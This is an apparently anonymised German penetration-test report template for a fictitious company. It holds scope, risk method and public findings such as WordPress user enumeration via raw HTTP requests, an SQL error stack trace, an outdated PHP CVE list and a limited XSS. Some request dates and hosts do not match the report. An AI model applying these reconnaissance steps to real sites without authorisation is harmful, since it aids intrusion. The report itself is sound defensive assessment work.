

ACD-Sample GmbH/Öffentliche & Interne
Angriffsfläche

Advanced Threat Inspection

Blackbox/ Greybox Service Test

V.1.0

Firma

ACD Sample GmbH
Samplegasse 33
8021 Graz-Samplehaus
Österreich

Datum

2023-02-05

Autoren

Georg Lerchbaum
Marcel Schnideritsch
Marcel Stering

1. Dokumenteigenschaften

Titel	ACD Sample GmbH/Öffentliche & Interne Angriffsfläche Advanced Threat Inspection
Version	1.0
Autoren	Georg Lerchbaum Marcel Schnideritsch Marcel Stering
Tester	Georg Lerchbaum (OSCP & GWAPT) Marcel Schnideritsch (OSCP) Marcel Stering (OSCP)
Überprüft von	Erlend Depine
Freigegeben von	Erlend Depine
Einstufung	vertraulich

2. Versionskontrolle

Version	Datum	Autoren	Beschreibung
V0.1	2023-02-04	Georg Lerchbaum Marcel Schnideritsch Marcel Stering	Report
V1.0	2023-02-05	Erlend Depine	Review und finale Version

3. Verteilung

Kopie Nr.	Firma	Name	Datum
1	ACD Sample GmbH	Herbert Sampler Elke Bei-Spiel	2023-02-06

4. Inhalt

1. Dokumenteigenschaften	1
2. Versionskontrolle.....	1
3. Verteilung	1
4. Inhalt.....	2
5. Zusammenfassung	5
5.1. Arbeitsumfang.....	5
5.2. Projektziele.....	6
5.3. Annahmen.....	6
5.4. Zeitplan	6
5.5. Zusammenfassung Testvorgang.....	7
5.6. Zusammenfassung der Testergebnisse (Gesamt).....	7
6. Vorgehen	8
6.1. Analyse	8
6.2. Risikobewertung	8
7. Öffentliche Angriffsfläche	10
7.1. Öffentliche WP-JSON API (www.acdsample.at).....	11
7.1.1. Analyse	11
7.1.2. Empfehlung	12
7.2. Information über Datenbank durch Stacktrace (jobs.acdsample.at)	13
7.2.1. Analyse	13
7.2.2. Empfehlung	13
7.3. Veraltete PHP-Version (jobs.acdsample.at).....	14
7.3.1. Analyse	14
7.3.2. Empfehlung	14
7.4. Kein HSTS (www.acdsample.at & jobs.acdsample.at)	15
7.4.1. Analyse	15
7.4.2. Empfehlung	15
7.5. Mehrere Testseiten öffentlich (jobs.acdsample.at)	15
7.5.1. Analyse	15

7.5.2.	Empfehlung	15
7.6.	XSS via Niederlassung (jobs.acdsample.at).....	16
7.6.1.	Analyse	16
7.6.2.	Empfehlung	17
7.7.	Niederlassung Sampledorf bei Baden: 182.57.2.194/29	18
7.7.1.	Analyse	18
8.	Interne Angriffsfläche	19
8.1.	Domain Administrator durch ADCS ESC8 (NTLM-Relay-Angriff)	20
8.1.1.	Analyse	20
8.1.2.	Empfehlung	25
8.2.	Domain Administrator durch gespeichertem Klartext Passwort.....	26
8.2.1.	Analyse	26
8.2.2.	Empfehlung	27
8.3.	Kerberoastable Domain Admin Hash.....	28
8.3.1.	Analyse	28
8.3.2.	Empfehlung	28
8.4.	intranet.acds.eu Übernahme durch Webshell.....	29
8.4.1.	Analyse	29
8.4.2.	Empfehlung	32
8.5.	IIS User Übernahme von Domain Computern via Firebird	33
8.5.1.	Analyse	33
8.5.2.	Empfehlung	35
8.6.	Vollzugriff auf Buchungs Datenbank durch Default Passwort	36
8.6.1.	Analyse	36
8.6.2.	Empfehlung	38
8.7.	Potenzielle Denial of Service Attacke der XPORT Lantronix Devices.....	39
8.7.1.	Analyse	39
8.7.2.	Empfehlung	40
8.8.	Lokale Rechte Erweiterung durch Firebird (Privesc Attempt)	41
8.8.1.	Analyse	41
8.8.2.	Empfehlung	43

8.9.	Drucker mit Default Passwörtern	44
8.9.1.	Analyse	44
8.9.2.	Empfehlung	47
8.10.	ACTi E32 Kameras Default Zugang	48
8.10.1.	Analyse	48
8.10.2.	Empfehlung	48
8.11.	Meteocontrol Passwort Information Disclosure	49
8.11.1.	Analyse	49
8.11.2.	Empfehlung	50
8.12.	Cisco Phone Adapter Default Zugang	51
8.12.1.	Analyse	51
8.12.2.	Empfehlung	51
8.13.	intranet.acds.eu suche anfällig für XSS	52
8.13.1.	Analyse	52
8.13.2.	Empfehlung	52
8.14.	Clickshare Dashboard Default Zugang	53
8.14.1.	Analyse	53
8.14.2.	Empfehlung	53
8.15.	Domänen Share Funde:.....	54
8.15.1.	Analyse	54
8.15.2.	Empfehlung	60
9.	Überprüfung vor Ort	61
9.1.	WLAN.....	61
9.2.	VoIP Netz.....	62
10.	Exploitation Chain	64
11.	Verwendete Software	65

5. Zusammenfassung

Dieses Dokument beschreibt die Ergebnisse der Sicherheitsüberprüfung der internen und öffentlichen zur Verfügung gestellten Angriffsfläche der ACD Sample GmbH. Die Sicherheit der Systeme wurde mittels eines Penetration-Tests evaluiert. Das Ziel war es etwaige Einfallstore für Angreifer zu finden und Softwareprobleme zu dokumentieren, welche einem Angreifer von Vorteil sein könnten. Ebenso sollten die gefundenen Sicherheitsprobleme nach Risiko bewertet werden.

5.1. Arbeitsumfang

Der Test zielte auf folgende Systeme ab:

Öffentliche Angriffsfläche:

- 254.55.223.104/29
- jobs.acdsample.at
- www.acdsample.at
- 182.57.2.194/29

Interne Angriffsfläche:

- | | | | |
|--------------------|--------------------|-------------------|-------------------|
| • 192.168.84.0/24 | • 192.168.251.0/24 | • 192.168.47.0/24 | • 192.168.9.0/24 |
| • 192.168.85.0/24 | • 192.168.252.0/24 | • 192.168.48.0/24 | • 192.168.10.0/24 |
| • 192.168.86.0/24 | • 192.168.253.0/24 | • 192.168.56.0/24 | • 192.168.11.0/24 |
| • 192.168.87.0/24 | • 192.168.82.0/23 | • 192.168.62.0/24 | • 192.168.12.0/24 |
| • 192.168.90.0/24 | • 192.168.27.0/24 | • 192.168.66.0/24 | • 192.168.13.0/24 |
| • 192.168.93.0/24 | • 192.168.28.0/24 | • 192.168.67.0/24 | • 192.168.14.0/24 |
| • 192.168.96.0/24 | • 192.168.29.0/24 | • 192.168.69.0/24 | • 192.168.15.0/24 |
| • 192.168.100.0/24 | • 192.168.30.0/24 | • 192.168.70.0/24 | • 192.168.17.0/24 |
| • 192.168.111.0/24 | • 192.168.31.0/24 | • 192.168.76.0/24 | • 192.168.18.0/24 |
| • 192.168.112.0/24 | • 192.168.32.0/24 | • 192.168.77.0/24 | • 192.168.21.0/24 |
| • 192.168.115.0/24 | • 192.168.33.0/24 | • 10.10.1.0/24 | • 192.168.24.0/24 |
| • 192.168.116.0/24 | • 192.168.35.0/24 | • 192.168.0.0/24 | • 192.168.25.0/24 |
| • 192.168.117.0/24 | • 192.168.38.0/24 | • 192.168.1.0/24 | • 192.168.26.0/24 |
| • 192.168.118.0/24 | • 192.168.39.0/24 | • 192.168.2.0/24 | |
| • 192.168.120.0/24 | • 192.168.40.0/24 | • 192.168.3.0/24 | |
| • 192.168.157.0/24 | • 192.168.41.0/24 | • 192.168.4.0/24 | |
| • 192.168.169.0/24 | • 192.168.42.0/24 | • 192.168.5.0/24 | |
| • 192.168.186.0/24 | • 192.168.44.0/24 | • 192.168.6.0/24 | |
| • 192.168.250.0/24 | • 192.168.45.0/24 | • 192.168.7.0/24 | |
| | | • 192.168.8.0/24 | |

Vor Ort Angriffsfläche Standort Weiz:

- WLAN
- VoIP

5.2. Projektziele

Um den Sicherheitszustand des Service bestmöglich zu evaluieren, wurde auf eine möglichst breite Suche von Fehlern gesetzt. Das heißt, es wurden mehrere Möglichkeiten getestet, um dem System Schaden zuzufügen. Gefundene Möglichkeiten wurden ausgenutzt, um einen besseren Einblick für die Risikobewertung zu erlangen. Das Risiko der einzelnen Sicherheitsprobleme wurde nach dem Test basierend auf den Faktoren Wahrscheinlichkeit und Auswirkung bestimmt.




5.3. Annahmen

Die Annahme der öffentlichen Angriffsfläche war ein Angreifer, der versuchte, mit automatisierten Tools in das System einzudringen.

Für die interne Angriffsfläche wurde angenommen, dass ein Angreifer bereits Zugriff auf ein Domänenkonto (Standard-user) hat.

Im Zuge der Überprüfung vor Ort wurde angenommen, dass ein Angreifer im Gebäude als Wartungspersonal (z.B. Überprüfung Rauchmelder, Blumenpfleger, etc.) unterwegs ist bzw. Zugang zu einem Besprechungsraum hat.

5.4. Zeitplan

Testphase	Reconnaissance	Pentest	Report
			
Startdatum	2023-01-02	2023-01-04	2023-01-30
Enddatum	2023-01-03	2023-01-30	2023-02-05


5.5. Zusammenfassung Testvorgang

Während des Testvorgangs wurde der im Voraus definierte Umfang sowohl manuell als auch automatisch auf Sicherheitslücken überprüft. Dabei wurden Schwachstellen identifiziert, dokumentiert und detailliert in diesem Bericht zusammengefasst.

Vor Ort wurde das WLAN überprüft. Des Weiteren wurde überprüft, welche Systeme erreichbar sind, wenn man Zugang zu einer Netzwerkbuchse (VoIP Telefon) hat.

5.6. Zusammenfassung der Testergebnisse (Gesamt)

Bewertung	Notiz	Niedrig	Mittel	Hoch	Kritisch
	5	7	3	3	2



Bei der Überprüfung wurden mehrere Sicherheitslücken festgestellt. Dazu gehören mehrere kritische Probleme, wie z.B. Möglichkeiten für einen lokalen Benutzer, zum Domain-Administrator zu eskalieren. Des Weiteren wurden mehrere Möglichkeiten gefunden, interne Computer zu übernehmen. Auch das interne Intranet wies Schwachstellen auf, über die ein Angreifer über eine Webshell Administratorzugriff auf das System erhalten konnte. Es wurden auch mehrere Geräte wie Drucker, Switches, Xport und IP-Kameras mit Standardpasswörtern gefunden, darunter viele mit der Möglichkeit eines Firmware-Upgrades über eigene Dateien, was einem Angreifer ermöglicht, dieses System zur weiteren Ausnutzung im Netzwerk zu nutzen. Alle weiteren Findings finden sich detailliert in diesem Bericht.

6. Vorgehen

Dieses Kapitel behandelt das Vorgehen während des Tests.

6.1. Analyse

In der Analysephase wurden die definierten Ziele im Umfang genauer betrachtet und ihr Zweck anhand der Informationen, die während der Analysephase erhalten wurden, bewertet. In der Ausnutzungsphase wurden dann die Sicherheitslücken mithilfe dieser Informationen ausgenutzt.

6.2. Risikobewertung

Das Risiko jedes Sicherheitsproblems wird anhand von mehreren Faktoren bewertet. Das Gesamtrisiko für jede Sicherheitslücke wird anhand der folgenden Formel berechnet:

$$Risiko = Wahrscheinlichkeit * Auswirkung$$

		Risiko		
Auswirkung	Hoch	Mittel	Hoch	Kritisch
	Mittel	Niedrig	Mittel	Hoch
	Niedrig	Notiz	Niedrig	Mittel
		Niedrig	Mittel	Hoch
		Wahrscheinlichkeit		

Die Risikobewertung erfolgt in mehreren Schritten:

1. Risiko benennen

Die Tester beschreiben Methoden und Zugriffe, die dem System schaden können. Hierzu werden wirtschaftliche und technische Auswirkungen behandelt.

2. Bewerten der Wahrscheinlichkeit, dass die Lücke ausgenutzt wird

Diese Wahrscheinlichkeit basiert auf mehreren Faktoren

- a. Eigenschaften des Angreifers
 - Können
 - Motiv
 - Möglichkeiten
 - Ressourcen
- b. Eigenschaften der Lücke
 - Wie schwer ist es, die Lücke zu finden?
 - Wie schwer ist es, die Lücke auszunutzen?
 - Ist die Lücke (öffentlich) bekannt?
 - Wie schwierig ist es, zu erkennen, dass die Lücke ausgenutzt wurde (IDS)?

3. Bewerten der Auswirkungen

Es gibt verschiedene Arten von möglichen Auswirkungen.

- a. Technische Auswirkungen
 - Verlust oder Diebstahl von sensiblen Daten
 - Zerstörte Daten
 - Service- oder Systemversagen
 - Kann Datendiebstahl erkannt werden?
- b. Wirtschaftliche Auswirkungen
 - Finanzieller Schaden
 - Image Schaden
 - Gesetzesübertretungen


4. Bewertung der Risiken anhand der Werte für Wahrscheinlichkeit und Auswirkung

5. Anpassen der Ergebnisse anhand von empirischen Werten

6. Erstellen von Empfehlungen, wie mit dem jeweiligen Risiko umgegangen werden soll

7. Öffentliche Angriffsfläche

Bewertung	Notiz	Niedrig	Mittel	Hoch	Kritisch
	2	3	0	0	0



In diesem Abschnitt werden alle Ergebnisse der öffentlichen Angriffsfläche im Detail beschrieben.

Die öffentliche Angriffsfläche wurde mit automatisierten Tools und manuellen Tests auf Schwachstellen geprüft, aber es wurde keine kritische Schwachstellen gefunden.

7.1. Öffentliche WP-JSON API (www.acdsample.at)

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

7.1.1. Analyse

Bei der Analyse der Website und der zugehörigen WordPress-Konfiguration haben wir festgestellt, dass die WP-JSON-API für nicht authentifizierte Benutzer zugänglich ist. Diese kann genutzt werden, um einige Informationen über die Website zu extrahieren, die ein Angreifer für weitere Angriffe nutzen kann (Information Disclosure).

Zum Beispiel kann ein Angreifer Informationen über registrierte Benutzer, Plugins und Beiträge erhalten. Eine direkte Interaktion mit den APIs der Plugins ist ohne Authentifizierung jedoch nicht möglich.

```

GET /wp-json/ HTTP/2
Host: www.acdsample.at
Cookie: en_tags={"summer":{"exp":1683099199464,"wt":100}}; _gcl_au=1.1.309950319.1683012800;
_ga_H88JPMDF=GS1.1.1683012800.1.0.1683012800.0.0.0; _ga=GA1.2.420032213.1683012800; _gid=
GA1.2.1977344603.1683012800; _dc_gtm_UA-391147-1=1; _hjSessionUser_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZlZWQjE2ODMwMTI4MDA2Mzgs
ImV4aXN0aW5nIjpmYXZlZX0=; _hjFirstSeen=1; _hjIncludedInSessionSample_595894=0;
_hjSession_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZlZWQjE2ODMwMTI4MDA2NDMs
ImU2FtcGx1IjpmYXZlZX0=; _hjAbsoluteSessionInProgress=1; PHPSESSID=
pn0hgb0a3he4mr4an8ri7ingea; Google%20Analytics=true; Marketing=true; GdprAccepted=
f7e9565681d1c6bcfa57e8021b0646e0
Content-Length: 0
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Sec-Ch-Ua-Platform: "macOS"
Origin:
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

18 Cf-Cache-Status: DYNAMIC
19 Report-To:
{"endpoints":[{"url":"https://a.nel.clo
VivjhPuuqD7CWHcWQXTtdL2iT%3D%3D"}],"grou
20 Nel: {"success_fraction":0,"report_to":"c
21 Server: cloudflare
22 Cf-Ray: 7c0ea3a53cf13258-VIE
23
24 {
  "name":"",
  "description":"","
  "url":"","",
  "home":"","",
  "gmt_offset":2,
  "timezone_string":"Europe/Vienna",
  "namespaces":[
    "simple-page-ordering/v1",
    "wpl/v1",
    "ninja-forms-submissions",
    "ninja-forms-views",
    "redirection/v1",
    "towa-gdpr",
    "yoast/v1",
    "wpl/tm/v1",
    "wpl/ate/v1",
    "wpl/st/v1",
    "wp-smush/v1",
    "mdb-api/v1",
    "atos/installer/v1".
  ]
}

GET /wp-json/wp/v2/users HTTP/2
Host: www.acdsample.at
Cookie: en_tags={"summer":{"exp":1683099199464,"wt":100}}; _gcl_au=1.1.309950319.1683012800;
_ga_H88JPMDF=GS1.1.1683012800.1.0.1683012800.0.0.0; _ga=GA1.2.420032213.1683012800; _gid=
GA1.2.1977344603.1683012800; _dc_gtm_UA-391147-1=1; _hjSessionUser_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZlZWQjE2ODMwMTI4MDA2Mzgs
ImV4aXN0aW5nIjpmYXZlZX0=; _hjFirstSeen=1; _hjIncludedInSessionSample_595894=0;
_hjSession_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZlZWQjE2ODMwMTI4MDA2NDMs
ImU2FtcGx1IjpmYXZlZX0=; _hjAbsoluteSessionInProgress=1; PHPSESSID=
pn0hgb0a3he4mr4an8ri7ingea; Google%20Analytics=true; Marketing=true; GdprAccepted=
f7e9565681d1c6bcfa57e8021b0646e0
Content-Length: 0
Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36

20 Cf-Cache-Status: DYNAMIC
21 Report-To:
{"endpoints":[{"url":"https://a.nel.clo
QvtJJBcPShXWSiggyuvvgIXw%3D%3D"}],"grou
22 Nel: {"success_fraction":0,"report
23 Server: cloudflare
24 Cf-Ray: 7c0ea57898643258-VIE
25
26 [
  {
    "id":179,
    "name":"andrea.",
    "url":"","",
    "description":"","",
    "link":"","",
    "slug":"andrea-",
    "meta":[
    ],
    "yoast_head":
  }
}
    
```

Gefundene User:

- andrea.beispieluser
- anja.sampleuser
- bettina.testuser
- acdsample.online
- marlene.supertest
- karl_sample
- joe.uberuser
- acdcontent.cs
- sampleagentur_admin

Die Informationen über alle registrierten Benutzer können zum Beispiel für Brute-Force-Angriffe oder in Spear-Phishing-Kampagnen verwendet werden.

7.1.2. Empfehlung

Wir empfehlen, die API nur für authentifizierte Benutzer zugänglich zu machen, insbesondere den Endpunkt /users, um zu verhindern, dass Angreifer leicht an Informationen wie Benutzernamen gelangen können.

7.2. Information über Datenbank durch Stacktrace (jobs.acdsample.at)

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

7.2.1. Analyse

Während der Website-Analyse konnte anhand eines Stacktraces festgestellt werden, welche Datenbank von der Website verwendet wird. Mit diesem Wissen kann ein Angreifer die Syntax der verwendeten Datenbank einschränken, um SQL-Injection-Angriffe auf die Datenbank durchzuführen.

```

GET /... HTTP/1.1
Host: jufa.gob5.gms.info
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Origin: https://www.gms.info
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Referer: https://www.gms.info
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 17 May 2023 05:17:34 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 329
6 Connection: close
7 X-Powered-By: PHP/7.2.15
8 Set-Cookie: ... expires=Wed, 17-May-2023 07:17:34 GMT; Max-Age=7200; path=/SESSION_PATH; domain=...; secure
9 Expires: Thu, 19 Nov 1981 08:52:00 GMT
10 Cache-Control: no-store, no-cache, must-revalidate
11 Pragma: no-cache
12 Vary: Accept-Encoding
13 Access-Control-Allow-Origin: *
14
15 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
16 FROM 'weekdays_valid'
17 ' at line 5 in /var/www/.../www/app/lib/.../class.php on line 578 in class

```

7.2.2. Empfehlung

Wir empfehlen, die dem Client zur Verfügung gestellten Informationen auf das Notwendigste zu beschränken.

7.3. Veraltete PHP-Version (jobs.acdsample.at)

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

7.3.1. Analyse

Bei der Analyse der Webseite wurde festgestellt, dass diese auf einer schon recht veralteten PHP-Version läuft (7.2.15). Es sind von und nach dieser Version schon einige Sicherheitslücken bekannt.

CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	9.8	PHP 7.2.x < 7.2.16 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.17 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.18 Heap-based Buffer Overflow Vulnerability.
CRITICAL	9.1	PHP 7.2.x < 7.2.19 Multiple Vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.28 / PHP 7.3.x < 7.3.15 / 7.4.x < 7.4.3 Multiple Vulnerabilities
HIGH	7.5	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	PHP 7.2.x < 7.2.30 Multiple Vulnerabilities
HIGH	7.5	PHP 7.2.x / 7.3.x < 7.3.22 Memory Leak Vulnerability
HIGH	7.1	PHP 7.2.x < 7.2.21 Multiple Vulnerabilities.
MEDIUM	6.5	PHP 7.2 < 7.2.34 / 7.3.x < 7.3.23 / 7.4.x < 7.4.11 Multiple Vulnerabilities
MEDIUM	5.3	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	PHP 7.2.x < 7.2.31 / 7.3.x < 7.3.18, 7.4.x < 7.4.6 Denial of Service (DoS)
LOW	3.6	PHP 7.2.x < 7.2.33 Use-After-Free Vulnerability

Keiner dieser Exploits konnte direkt auf die Webseite angewendet werden, es wird jedoch empfohlen auf eine aktuelle PHP-Version aktualisieren.

7.3.2. Empfehlung

Wir empfehlen ein Update auf eine neuere PHP-Version durchzuführen.

7.4. Kein HSTS (www.acdsample.at & jobs.acdsample.at)

Wahrscheinlichkeit	Auswirkung	Risiko
Niedrig	Niedrig	Niedrig

7.4.1. Analyse

Der HTTPS-Server erzwingt keine HTTP Strict Transport Security (HSTS). HSTS ist ein optionales Answerheader, das auf dem Server konfiguriert werden kann, um den Browser anzuweisen, nur über HTTPS zu kommunizieren.

Das Fehlen von HSTS ermöglicht Downgrade-Angriffe, SSL-Stripping-Man-in-the-Middle-Angriffe und schwächt den Schutz vor Cookie-Hijacking.

7.4.2. Empfehlung


Wir empfehlen das Setzen des entsprechenden Headers.

7.5. Mehrere Testseiten öffentlich (jobs.acdsample.at)

Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

7.5.1. Analyse

Bei der Analyse der Webseite haben wir "test.php" und "test2.php" entdeckt, wobei letztere auf "engarde.php" weiterleitet. Obwohl diese Testseiten kein direktes Sicherheitsrisiko darstellen, sollten sie nicht öffentlich zugänglich sein, es sei denn, es ist unbedingt erforderlich.



7.5.2. Empfehlung


Wir empfehlen diese Seiten nicht öffentlich zugänglich zu machen.

7.6. XSS via Niederlassung (jobs.acdsample.at)


Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

7.6.1. Analyse

Bei der Analyse der Webseite wurde festgestellt, dass der URL-Pfad als Name der Niederlassung übernommen wird. Wenn diese Eingabe nicht gefunden wird, antwortet der Server mit dem entsprechenden Namen der Niederlassung. Dabei wird die Antwort nicht korrekt "escaped", was einen Cross-Site Scripting (XSS)-Angriff ermöglicht. Es ist jedoch anzumerken, dass die Angriffsmöglichkeiten in diesem Fall stark begrenzt sind.



Ebenso gilt dies für den URL-Parameter "Niederlassung" im Requestpfad "/getpostion". In diesem Parameter ist das einfügende JavaScript nicht beschränkt. Darüber hinaus sind externe Anfragen nicht durch Header eingeschränkt, was einem Angreifer grundsätzlich die Möglichkeit gibt, durch einen XSS-Angriff Daten zu extrahieren. Auch hier sind die Ausnutzungsmöglichkeiten in einem echten Szenario äußerst beschränkt.



7.6.2. Empfehlung

Wir empfehlen die Antwort richtig zu "encoden".


7.7. Niederlassung Samplendorf bei Baden: 182.57.2.194/29

7.7.1. Analyse

Die öffentliche IP-Range der Niederlassung „Samplendorf bei Baden“ bietet keine Angriffsfläche, es konnten keine Ports, die offen / öffentlich zugänglich sind identifiziert werden.

8. Interne Angriffsfläche

Bewertung	Notiz	Niedrig	Mittel	Hoch	Kritisch
	3	4	3	3	2



In diesem Abschnitt werden alle Ergebnisse der internen Angriffsfläche im Detail beschrieben.

Die interne Angriffsfläche wurde mithilfe automatisierter Tools und manueller Tests auf Schwachstellen überprüft. Dabei gelang es uns, auf mehreren Wegen Domain-Administrationsrechte zu erlangen, und es wurden auch weitere Angriffsmöglichkeiten intern entdeckt.

